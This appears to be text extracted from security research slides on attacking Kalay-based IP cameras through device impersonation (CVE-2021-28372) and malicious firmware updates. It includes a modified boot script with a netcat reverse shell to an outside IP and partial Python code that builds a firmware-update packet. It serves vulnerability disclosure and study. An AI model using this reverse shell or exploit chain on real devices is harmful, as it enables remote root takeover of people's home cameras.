
export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &
sleep 12
nc 143.110.224.168 9435 -e /bin/sh &
```



Case Study #1: RCE - Chaining it All Together

- Create malicious firmware update package and host in Cloud
- Device impersonation (CVE-2021-28372) to steal credentials
- Initiate connection to victim camera and initiate firmware update to overwrite `boot.sh`
- Reverse shell!


Malicious Firmware Update Remote Code Execution




Case Study #2: Custom Authentication Layer

- Uses a custom authentication over Kalay's IOCTL layer
 - Does not rely on Kalay username/password auth
 - Uses a challenge/response format with custom encryption
- Mobile app + **frida** to understand data packet formats
 - Device-code is MIPS and not as easy to analyze

Case Study #2: Custom Authentication



Mobile Application
(Remote Network 1)




Smart Camera
(Home Network)




Camera API
Server


Case Study #2: Custom Authentication




Case Study #2: Custom Authentication




Case Study #2: Custom Authentication



Case Study #2: Custom Authentication



Case Study #2: Custom Authentication



Case Study #2: Sounds Secure?

- Custom auth protocol is effective at validating that the Client is a trusted connection...
- However, **it assumes that devices cannot be impersonated**
 - Our friend CVE-2021-28372 strikes again!
- Attack is very similar to general CVE-2021-28372 exploitation with one key difference:
 - Attacker needs to somehow leak the secret from either the Client or Device or demonstrate the ability to decrypt/encrypt a challenge

Case Study #2: Post-Authentication

- Still need another vulnerability to actually compromise device
- IP Camera #2 supports 50+ custom IOCTL messages post-authentication
- How about remote firmware updates?
 - Of course!

```
data:004E591C cmd_handler <0x2710, 0x2711, paracfg_get
data:004E591C cmd_handler <0x2712, 0x2713, protocol_a
data:004E591C cmd_handler <0x2716, 0x2717, protocol_a
data:004E591C cmd_handler <0x2718, 0x2719, rotocol_aut
data:004E591C cmd_handler <0x271A, 0x271B, protocol_ch
data:004E591C cmd_handler <0x2724, 0x2725, protocol_ge
data:004E591C cmd_handler <0x2726, 0x2727, protocol_ge
data:004E591C cmd_handler <0x2728, 0x2729, get_wifi_de
data:004E591C cmd_handler <0x272E, 0x272F, get_user_co
data:004E591C cmd_handler <0x2730, 0x2731, paracfg_set
data:004E591C cmd_handler <0x2738, 0x2739, get_user_co
data:004E591C cmd_handler <0x273A, 0x273B, protocol_se
data:004E591C cmd_handler <0x273C, 0x273D, get_user_co
data:004E591C cmd_handler <0x273E, 0x273F, protocol_se
data:004E591C cmd_handler <0x2742, 0x2743, protocol_ge
data:004E591C cmd_handler <0x2744, 0x2745, protocol_se
data:004E591C cmd_handler <0x2746, 0x2747, get_user_co
data:004E591C cmd_handler <0x2748, 0x2749, protocol_se
data:004E591C cmd_handler <0x274A, 0x274B, protocol_se
data:004E591C cmd_handler <0x274C, 0x274D, protocol_NO
```



Case Study #2: Firmware Updates Strike Again!

- Custom IOCTL message containing:
 - URL to firmware image
 - MD5 of firmware image
 - Additional data that doesn't matter
- Downloaded and unpacked by victim device
 - Executes a shell script inside of the archive as root!
- Exact same scenario as IP Cam #1!
 - Reverse shell to a Cloud host as root

```
pc = "89674bc0d7029056ad3d5e804f023584"
url = "http://10.10.10.10:8080/firmware/10.tar"
ver = "1.1"
user = "root"

iotype = IOTypes.IOTYPE_USER_DEFINED_START.value
raw_data = "HL"
raw_data += pack_zeros(2)
raw_data += struct.pack("H", 10220)
raw_data += struct.pack("H", len(pc) + len(url) + len(ver) + len(user) + 4)
raw_data += pack_zeros(8)

raw_data += struct.pack("B", len(pc))
raw_data += pc

raw_data += struct.pack("B", len(url))
raw_data += url

